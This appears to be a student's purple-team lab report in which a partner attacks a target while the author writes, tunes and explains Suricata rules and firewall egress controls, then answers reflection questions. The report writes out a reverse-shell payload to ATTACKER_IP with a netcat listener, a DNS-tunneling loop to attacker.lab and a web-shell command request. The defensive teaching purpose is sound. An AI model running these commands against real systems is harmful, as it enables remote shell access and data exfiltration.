
🟢 **DEFENDER · Custom rule (`Session 2A — Custom detection rule, SID 9000040`):**

```
alert tcp $HOME_NET any -> any any (msg:"LAB Shell command output (id)";
    flow:established; content:"uid="; content:"gid="; distance:0;
    classtype:trojan-activity; sid:9000040; rev:1;)
```

2B — The egress lesson (reverse shell blocked vs allowed)


- Attacker listener: `nc -lvnp 4444`, payload `?c=bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1'` → blocked by egress policy.
- Retry on 443: `nc -lvnp 443`, same payload to port 443 → firewall allows it, shell lands.

🟢 **DEFENDER · `Session 2B — Firewall Live View: 4444 blocked`**



Interface		Time	Protocol	Source	Destination	Action	Label
LAN	In	2026-10-13T19:14:00	TCP	192.168.1.100:55748	110.112.202.75:4444	block	lab r8 explicit default deny (IPv4+IPv6)
LAN	In	2026-10-13T19:13:44	TCP	192.168.1.100:55748	110.112.202.75:4444	block	lab r8 explicit default deny (IPv4+IPv6)
LAN	In	2026-10-13T19:13:36	TCP	192.168.1.100:55748	110.112.202.75:4444	block	lab r8 explicit default deny (IPv4+IPv6)
LAN	In	2026-10-13T19:13:32	TCP	192.168.1.100:55748	110.112.202.75:4444	block	lab r8 explicit default deny (IPv4+IPv6)
LAN	In	2026-10-13T19:13:30	TCP	192.168.1.100:55748	110.112.202.75:4444	block	lab r8 explicit default deny (IPv4+IPv6)
LAN	In	2026-10-13T19:13:29	TCP	192.168.1.100:55748	110.112.202.75:4444	block	lab r8 explicit default deny (IPv4+IPv6)
LAN	In	2026-10-13T19:13:28	TCP	192.168.1.100:55748	110.112.202.75:4444	block	lab r8 explicit default deny (IPv4+IPv6)
LAN	In	2026-10-13T19:13:27	TCP	192.168.1.100:55748	110.112.202.75:4444	block	lab r8 explicit default deny (IPv4+IPv6)
LAN	In	2026-10-13T19:13:26	TCP	192.168.1.100:55748	110.112.202.75:4444	block	lab r8 explicit default deny (IPv4+IPv6)
LAN	In	2026-10-13T19:13:25	TCP	192.168.1.100:55748	110.112.202.75:4444	block	lab r8 explicit default deny (IPv4+IPv6)

🟢 **DEFENDER · `Session 2B — Firewall Live View: 443 allowed, shell connects`**



Takeaway: dropped on 4444, allowed on 443 — real C2 rides 443 to blend into permitted egress.


Session 3 — Covert channels & exfiltration

3A — DNS tunneling


🔴 ATTACKER (via her foothold on the target) · generate tunneling-shaped queries through the resolver:

```
for i in $(seq 1 30); do dig $(head -c 30 /dev/urandom | base64 | tr -d
    '/+=').data.attacker.lab @192.168.1.1; done
```

🔴 ATTACKER · `Session 3A — DNS tunneling: burst of encoded queries` (the compromised target generated the tunnelling queries*)




🟢 DEFENDER · `Session 3A — Suricata alert: DNS tunneling to attacker.lab (SID 9000030)`



🟢 **DEFENDER · Custom rule (`Session 3A — Custom detection rule, SID 9000030`):**

```
alert dns any any -> any any (msg:"LAB Possible DNS tunneling to attacker.lab";
    dns.query; content:"attacker.lab"; nocase; threshold:type both, track by_src,
    count 20, seconds 10; classtype:bad-unknown; sid:9000030; rev:1;)
```

3B — Exfil over permitted channels (contrast)







An HTTPS POST straight to the attacker's listener timed out (exit 28), blocked by the same subnet-router return-path issue as Session 2. So exfil was demonstrated target-side instead: an HTTPS request with data inside TLS, and an oversized, patterned ICMP echo. Neither triggered a Suricata signature alert, unlike the DNS tunnel (9000030), encrypted and covert channels defeat content inspection and are only caught by volume, destination, or timing anomalies.


🔴 **Authentic exfil to the attacker (curl to her `:443` listener) was attempted but blocked (exit 28).** 🟢 **Exfil then run target-side to reachable endpoints; you watch Alerts.**

- **HTTPS POST (data carried inside TLS) → Suricata sees only TLS metadata (SNI/JA3), not the payload.**
- **Oversized / patterned ICMP echo (1000 bytes, `0x4141…`) → detectable by size/rate, not signature.**





🟢 **DEFENDER · `Session 3B — Encrypted exfil: Suricata sees TLS metadata only`**



Timestamp	SID	Action	Interface	Source	Port	Destination	Port	Alert	Info
2026-10-13T20:44:01.891569+0000	9000030	allowed	LAN	192.168.1.100	36575	192.168.1.1	53	LAB Possible DNS tunneling to attacker.lab	
2026-10-13T20:21:19.511107+0000	9000040	allowed	LAN	192.168.1.100	4445	192.168.1.1	50222	LAB Shell command output (id)	
2026-10-13T20:21:19.500287+0000	9000040	allowed	LAN	192.168.1.100	4445	192.168.1.1	50222	LAB Shell command output (id)	
2026-10-13T20:21:17.573139+0000	9000040	allowed	LAN	192.168.1.100	4445	192.168.1.1	50222	LAB Shell command output (id)	
2026-10-13T20:21:17.572321+0000	9000040	allowed	LAN	192.168.1.100	4445	192.168.1.1	50222	LAB Shell command output (id)	
2026-10-13T20:21:17.559520+0000	9000040	allowed	LAN	192.168.1.100	4445	192.168.1.1	50222	LAB Shell command output (id)	
2026-10-13T20:20:57.036232+0000	9000040	allowed	LAN	192.168.1.100	4445	192.168.1.1	50222	LAB Shell command output (id)	
2026-10-13T20:20:57.035517+0000	9000040	allowed	LAN	192.168.1.100	4445	192.168.1.1	50222	LAB Shell command output (id)	
2026-10-13T20:20:57.031517+0000	9000040	allowed	LAN	192.168.1.100	4445	192.168.1.1	50222	LAB Shell command output (id)	

Takeaway: encrypted exfil is caught by volume / destination anomaly, not by signature.

Session 4 — Detection engineering & capstone

4A — Measure & tune a rule

🟢 DEFENDER · Count false positives against 2 minutes of normal browsing, before and after tuning:

```
grep -c '"signature_id":9000010' /var/log/suricata/eve.json
```

🟢 DEFENDER · Session 4A — False-positive count before tuning

```
root@OPNsense:~ # grep -c '"signature_id":9000010' /var/log/suricata/eve.json
16
root@OPNsense:~ #
```

🟢 DEFENDER · Session 4A — False-positive count after tuning (0 FPs, attack still fires)

```
root@OPNsense:~ # grep -c '"signature_id":9000010' /var/log/suricata/eve.json
21
```

```
root@OPNsense:~/labrules # fetch -qo- http://127.0.0.1:8000/lab-custom.rules | grep 9000010
alert http any any -> $HOME_NET any (msg:"LAB Web shell access uploads+c= v2"; flow:established,to_server; http.uri; content:"/hackable/uploads/"; content:"c="; distance:0; classtype:web-application-attack; sid:9000010; rev:2;)
root@OPNsense:~/labrules #
```

```
peushi@peushi-VirtualBox:~$ for u in "src=logo.png" "desc=home" "loc=fr" "func=list" "doc=readme"; do curl -s "http://192.168.1.100:4280/index.php?$u" -o /dev/null; done; echo done
done
peushi@peushi-VirtualBox:~$ curl -s "http://192.168.1.100:4280/hackable/uploads/shell.php?c=id" -o /dev/null; echo done
done
```


```
root@OPNsense:~ # grep -c '"signature_id":9000010' /var/log/suricata/eve.json
21
root@OPNsense:~ # grep -c '"signature_id":9000010' /var/log/suricata/eve.json
21
root@OPNsense:~ # grep -c '"signature_id":9000010' /var/log/suricata/eve.json
22
root@OPNsense:~ #
```


Rule 9000010 originally matched c= anywhere in the URI, so benign parameters like src, desc, loc, func, and doc are all false-positives (5 alerts), since each contains "c=". Tightening it (rev 2) to require /hackable/uploads/ alongside c= eliminated all 5 false positives while the real web-shell request (shell.php?c=id) still fired. Measured in eve.json: 16→21 before tuning, 21→22 after.


4B — Promote to prevention (IDS-only justification)

The handout promotes a validated rule from `alert` to `drop` under IPS mode. This lab runs IDS-only: IPS/netmap on the virtio LAN interface overflowed and dropped partner traffic, so prevention is documented rather than enforced. The rule change (`alert` → `drop`, `rev:` bumped) is shown; it is not loaded in drop mode, to keep the sensor stable.

🟢 **DEFENDER · `Session 4B — Rule edited from alert to drop (shown, not enforced — IDS-only)`**








```
drop http any any -> $HOME_NET any (msg:"LAB Web shell access
uploads+c= — BLOCK"; flow:established,to_server; http.uri;
content:"/hackable/uploads/"; content:"c="; distance:0;
classtype:web-application-attack; sid:9000010; rev:3;)
```

Rule 9000010 was promoted from alert to drop. In IPS mode, Suricata would discard the matching packet before it reaches the server, so the attacker gets a reset/timeout instead of command output — prevention instead of detection.


This change is documented but not enabled live: IPS mode needs netmap/inline mode on the virtio LAN interface, which overflowed under load and destabilized the VMs. The lab runs IDS-only instead (permitted by the handout), so this section shows the rule change and its expected effect rather than a live block.

4C — Capstone: incident timeline & rule pack

Partner runs the full chain (command injection → web shell → bind shell → DNS exfil); I build the incident timeline from `eve.json` — every phase, in order, with SIDs and timestamps — and demonstrate each rule firing.

🟢 **DEFENDER · `Session 4C — Incident timeline from eve.json (phases, SIDs, timestamps)`**





🟢 **DEFENDER · `Session 4C — Rule pack: each SID firing on its phase`**



Reflection questions

1. **Why is the *result* of an attack (e.g. `uid=` output) a more durable detection target than its input?**

   A detection rule is a pattern we tell Suricata to watch for in network traffic. The input of an attack is the request the attacker sends (their payload). The result is what the server sends back when the attack actually works.

   An attacker can write the same command injection a huge number of ways: ;id, | id, && id, $(id), URL encoded, with extra spaces, and so on. If we try to catch the input, we have to anticipate every one of those variations and we will always miss some.

But when the attack succeeds, the result is stable, the id command always returns something shaped like uid=33(www-data) gid=33(www-data). There is essentially only one way for that output to look.

So we detect the consequence instead of the thousand possibilities of the cause. That is why our rule 9000011 matches uid=/gid= in the server's response rather than trying to match the injected command. Detecting the result is harder to evade and needs fewer rules to maintain.

2. **The reverse shell on 4444 was blocked but 443 was allowed — explain the control and how an attacker evades it.**

   Normally the attacker connects to the victim. A reverse shell flips that: the victim machine opens an outbound connection back to the attacker and pipes a command shell (bash) through it. In practice the attacker runs a listener on their machine — e.g. nc -lvnp 4444 — and the victim runs something like bash -i >& /dev/tcp/<attacker-ip>/4444 0>&1. Once connected, whatever the attacker types runs on the victim. Key detail: the connection is started by the victim, heading outbound.

   The control is egress filtering. A firewall filters in two directions: ingress (connections coming in) and egress (connections going out). Most setups only lock down ingress. Egress filtering controls what's allowed out. In Session 2 we added an egress rule on OPNsense: deny outbound TCP to port 4444. Port 4444 is Metasploit's default reverse-shell port so no normal app uses it. So when the victim tries to connect out to ...:4444, the firewall drops that packet, the connection never completes, and the attacker's listener gets nothing.

   The evasion is to move to an allowed port. An egress rule decides allow/deny mainly by port number, and some ports can't be denied. Port 443 is HTTPS, used by nearly every website. Block outbound 443 and staff can't load Gmail, the server can't fetch updates; the network's unusable. So 443 has to stay open outbound. The attacker just points the reverse shell at 443 instead (nc -lvnp 443, victim connects to ...:443). To the firewall it's an outbound connection to 443 which is identical at the port level to normal HTTPS, so it passes. The shell rides a port we can't close.

   Why does it matter? A port-based rule only stops "loud" ports. Against an attacker hiding on 443 (or 53, or 80) it does nothing. To catch that you can't look at the port, you inspect the traffic: e.g. this "HTTPS" on 443 never does a real TLS handshake, or it's a long-lived connection carrying keystrokes instead of web requests. That's where behavioural detection beats port blocking.

3. **DNS is forced through the resolver, yet tunneling still worked — what made detection possible, and what would make it more robust?**

   DNS is the system that turns names (like example.com) into IP addresses. A resolver is the server that answers those lookups which in our lab, was OPNsense at 192.168.1.1 . DNS tunneling is a trick where an attacker hides stolen data inside the names being looked up (e.g. secretdata.attacker.lab), abusing DNS as a secret delivery channel because DNS is almost always allowed to leave a network.

   Why did it still work? Forcing all DNS through our resolver controls who is allowed to make lookups, but not what the lookup names contain. The resolver still processes the queries, so the data smuggled inside the names still gets out. Restricting the path did not restrict the payload.

*What made detection possible. Those queries cross the LAN segment where Suricata is watching, and our rule 9000030 fires on the pattern: many lookups to *.attacker.lab in a short window (a threshold of 20 queries in 10 seconds). The giveaway is the volume and the odd domain — not the content of any single query.*

What would make it more robust? Matching a known-bad domain is brittle: the attacker just changes attacker.lab to something new. A stronger approach measures behaviour instead: the randomness (entropy) of the subdomain names, their length, the rate of queries per host, and how many unique subdomains appear under one domain. Statistical/behavioural analytics (e.g. Zeek feeding a SIEM) can flag tunneling even to a domain we have never seen before.

4. **Suricata sees HTTPS exfil as metadata only — propose one detection that still works on encrypted traffic.**

   Encrypted traffic (TLS/HTTPS) scrambles the actual contents of a connection, so a content-inspection tool like Suricata cannot read the payload. What it can still see is the metadata aka the facts about the connection: source and destination IP, port, timing, how many bytes moved, and handshake details like the destination name (SNI) and the client's TLS fingerprint (JA3).

   A detection that still works: volume + destination anomaly. We do not need to read the payload to notice that an internal host suddenly uploaded an unusually large amount of data to an external IP it has never contacted before. That shape, large outbound transfer, unfamiliar destination, is a strong exfiltration signal regardless of encryption.

5. **What evidence would you require before promoting a rule to `drop` in a production SOC?**

   Promoting to drop means changing a rule from alert (which only logs) to drop (which actively blocks the traffic) i.e. moving from detection (IDS) to prevention (IPS).

   Evidence we would require:

   1. *Run the rule in alert mode against real production traffic for a meaningful period and show it produces zero (or near-zero) false positives on legitimate activity.*
   2. *Confirm it reliably fires on the actual attack (true positives), so we are not blocking for nothing.*
   3. *Understand exactly what it matches — a tight, specific pattern — so we can reason about edge cases it might wrongly catch.*
   4. *Have a rollback plan (and ideally a staged rollout) so we can revert quickly if it causes problems.*

6. **Which attacks depend on the two laptops reaching each other, and which do not? Why does DNS tunneling still fire even under client isolation?**

   Client isolation is a network setting (common on shared Wi-Fi) that stops devices on the same network from talking to each other, while still letting each device reach the gateway and the internet.

   Attacks that depend on the two machines reaching each other directly:

1. *Web exploitation / RCE / web shell / LFI, the attacker must reach the target inbound.*
2. *Bind shell, the attacker connects inbound to a port the victim opened.*
3. *Reverse shell / C2, the target must reach the attacker outbound.*
4. *HTTPS / ICMP exfil, again the target must reach the attacker outbound.*

The attack that does not depend on it: DNS tunneling.

Why it still fires under client isolation. A DNS tunnel query is never sent laptop-to-laptop. It is sent from the target to the resolver (the gateway / OPNsense), which every device is always allowed to reach, you need DNS just to use the network at all, so isolation never blocks it. That query crosses OPNsense's LAN, where Suricata is watching, and the detection fires. The smuggled data rides ordinary DNS infrastructure and never needs a direct path to the other machine. This is exactly why DNS tunneling is such a resilient covert channel, and why, in our lab, it fired (9000030) with no dependence on reaching the attacker's laptop at all.